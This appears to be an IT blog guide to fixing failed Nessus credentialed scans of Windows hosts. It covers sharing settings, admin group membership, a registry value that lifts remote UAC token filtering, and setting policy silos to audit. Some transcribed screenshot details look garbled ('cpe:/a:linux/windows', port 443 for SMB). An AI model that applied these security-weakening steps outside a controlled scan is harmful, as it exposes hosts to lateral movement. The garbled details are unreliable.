
- Policy: Basic Network Scan
- Status: Completed
- Scanner: Local Scanner
- Start: Today at 11:01 AM
- End: Today at 11:12 AM
- Elapsed: 10 minutes

Below this is a 'Vulnerabilities' donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). The chart shows that all four vulnerabilities are of 'Info' severity.

This is usually due to network discovery and/or file and printer sharing being disabled on the target Window device. These can be enabled by doing **one** of the following (**please note** that this should only be done for domain or private network profiles, not guest or public network profiles):

1. Open Explorer → select Network → Network discovery and file sharing are turned off. Network computers and devices are not visible. Click to change... → Turn on network discovery and file sharing → authorise the User Account Control (UAC) prompt.


View fullsize



or

2. Open Control Panel → select Network and Sharing Centre → Change advanced sharing settings → enable Turn on network discovery and Turn on file and printer sharing → select Save changes.

View fullsize



or

3. Open Local Group Policy Editor (gpedit.msc) → browse to Computer Configuration/Windows Settings/Security Settings/Windows Defender Firewall with Advanced Security/Windows

View fullsize

[View fullsize](#)


[View fullsize](#)

The screenshot displays the Nessus Professional web interface. The top navigation bar includes 'Scans' and 'Settings'. The left sidebar shows a tree view with 'My Scans', 'All Scans', and 'Trash'. The main content area is titled 'Example: Windows Scan / Plugin #21745' and includes buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below the title, there are tabs for 'Hosts' (1), 'Vulnerabilities' (22), and 'History' (8). The selected vulnerability is 'Authentication Failure - Local Checks Not Run'. The 'Description' states: 'Local security checks have been disabled for this host because either the credentials supplied in the scan policy did not allow Nessus to log into it or some other problem occurred.' The 'Solution' suggests: 'Address the problem(s) so that local security checks are enabled.' The 'Output' section shows a log of service errors: 'The following service errors were logged : - Plugin : smb_login.nasl, Plugin ID : 10394, Plugin Name : Microsoft Windows SMB Log In Possible, Protocol : SMB, Message : It was not possible to log into the remote host via smb (invalid credentials).' The 'Plugin Details' section on the right lists: Severity: Info, ID: 21745, Version: 1.24, Type: remote, Family: Settings, Published: June 23, 2006, Modified: November 2, 2018. The 'Risk Information' section shows 'Risk Factor: None'. At the bottom, a table lists the host '172.16.200.83' under the 'Hosts' column.

One cause of this is due to the authentication configuration and/or credentials being incorrect so ensure that:

1. The field Username only contains the username (no down-level logon or User Principal Name formats) and that the username is correct.
2. The password is correct.
3. The field Domain contains the hostname or Active Directory domain name.
4. An Azure AD account is not being used. From our extensive testing, we have concluded that, as of Windows 10 v1909 (latest as of writing), it simply doesn't support the usage of Azure AD accounts / credentials with Network-Level Authentication (NLA) which can be worked around for RDP but not SMB.

[View fullsize](#)




Update (2020/03/13): There is another, illusive cause of this that we're currently working with Tenable support to identify and resolve.

Access permissions

If there is anything wrong with the access configuration, the scan will report INFOs Nessus Windows Scan Not Performed with Admin Privileges and Authentication Success Insufficient Access and both output sections will mention that the file share ADMIN\$ was inaccessible.

[View fullsize](#)



[View fullsize](#)

Example: Windows Scan / Plugin #110385

Configure Audit Trail Launch Report Export

Hosts: 1 Vulnerabilities: 21 History: 4

Info Authentication Success Insufficient Access

Description
Nessus was able to log in to the remote host as 'nexus'. However, the credentials did not have sufficient privileges for all requested checks.

Output
Nessus was able to log in to the remote host as 'nexus'. However, the credentials did not have sufficient privileges for all requested checks.
Protocol: 443
Port: 443
Process: Permission was denied while connecting to the 'nexus' user.

Plugin Details
Severity: info
ID: 110385
Version: 1.0
Type: summary
Family: Settings
Published: June 6, 2018
Modified: October 2, 2018

Risk Information
Risk factor: None

[View fullsize](#)

Example: Windows Scan / Plugin #24786

Configure Audit Trail Launch Report Export

Hosts: 1 Vulnerabilities: 21 History: 4

Info Nessus Windows Scan Not Performed with Admin Privileges

Description
The Nessus scanner tested the remote host with 'nexus' credentials to log into the remote host, however these credentials do not have administrative privileges.
Typically, when Nessus performs a patch audit, it logs into the remote host and reads the version of the DLL on the remote host to determine if a given patch has been applied or not. This is the method Microsoft recommends to determine if a patch has been applied.
If your Nessus scanner does not have administrative privileges when doing a scan, then Nessus has to fall back to perform a patch audit through the registry which may lead to false positives (especially when using third-party patch auditing tools) or to false negatives (not all patches can be detected through the registry).

Solution
Reconfigure your scanner to use credentials with administrative privileges.

Output
It was not possible to connect to '1103858585-8585858585' with the provided credentials.

Plugin Details
Severity: info
ID: 24786
Version: Nessus 1.11.0
Type: local
Family: Settings
Published: March 12, 2007
Modified: January 7, 2019


Risk Information
Risk factor: None

Vulnerability Information
CPE: cpe:/a:linux/windows

One cause of this is due to the user account not being a member of the local security group Administrators, either directly or indirectly via another security group such as Domain Admins. This can be rectified by doing **one** of the following:

1. Open Computer Management as administrator → expand Local Users and Groups → select Groups → open Administrators → add the user account.


[View fullsize](#)



or

2. Open Group Policy Management → create and edit a Group Policy Object named something like Administrators: PCs or Local Administrators → browse to Computer Configuration\Policies\Windows Settings\Security Settings\Restricted Groups\ → add a group named BUILTIN\Administrators (don't use the browse function) → add the user account and/or security group to Members of this group.


View fullsize



Another cause of this is that, on Windows 10, the following registry value is missing:

- Hive and key path:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\
- Value type: DWORD (32-bit) Value / REG_DWORD
- Value name: LocalAccountTokenFilterPolicy
- Value data: 1 (decimal) / 0x00000001 (hexadecimal)

View fullsize




Yet another but rarer cause of this is Authentication Policy Silos which is a security feature in domain functional levels 2012 R2 and later used to restrict certain user accounts to certain computers - for example, domain administrative user accounts to domain controllers, PC administrative user accounts to PCs, etc. As far as we can tell, the only workaround for this is to simply switch the mode from enforce to audit temporarily to allow the scans to run.

Remote registry


If the remote registry is not reachable, the scan will report INFOs:

- Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry.
- Authentication Failure - Local Checks Not Run. This time, the section Output will contain a line that says Could not connect to \winreg.


[View fullsize](#)



[View fullsize](#)



[View fullsize](#)




This is more common on Windows 10 because the Windows service is disabled by default.


To resolve this, you will need to

1. Ensure that the Windows service Remote Registry (display name) / RemoteRegistry (service name) startup type is at least Manual.

[View fullsize](#)

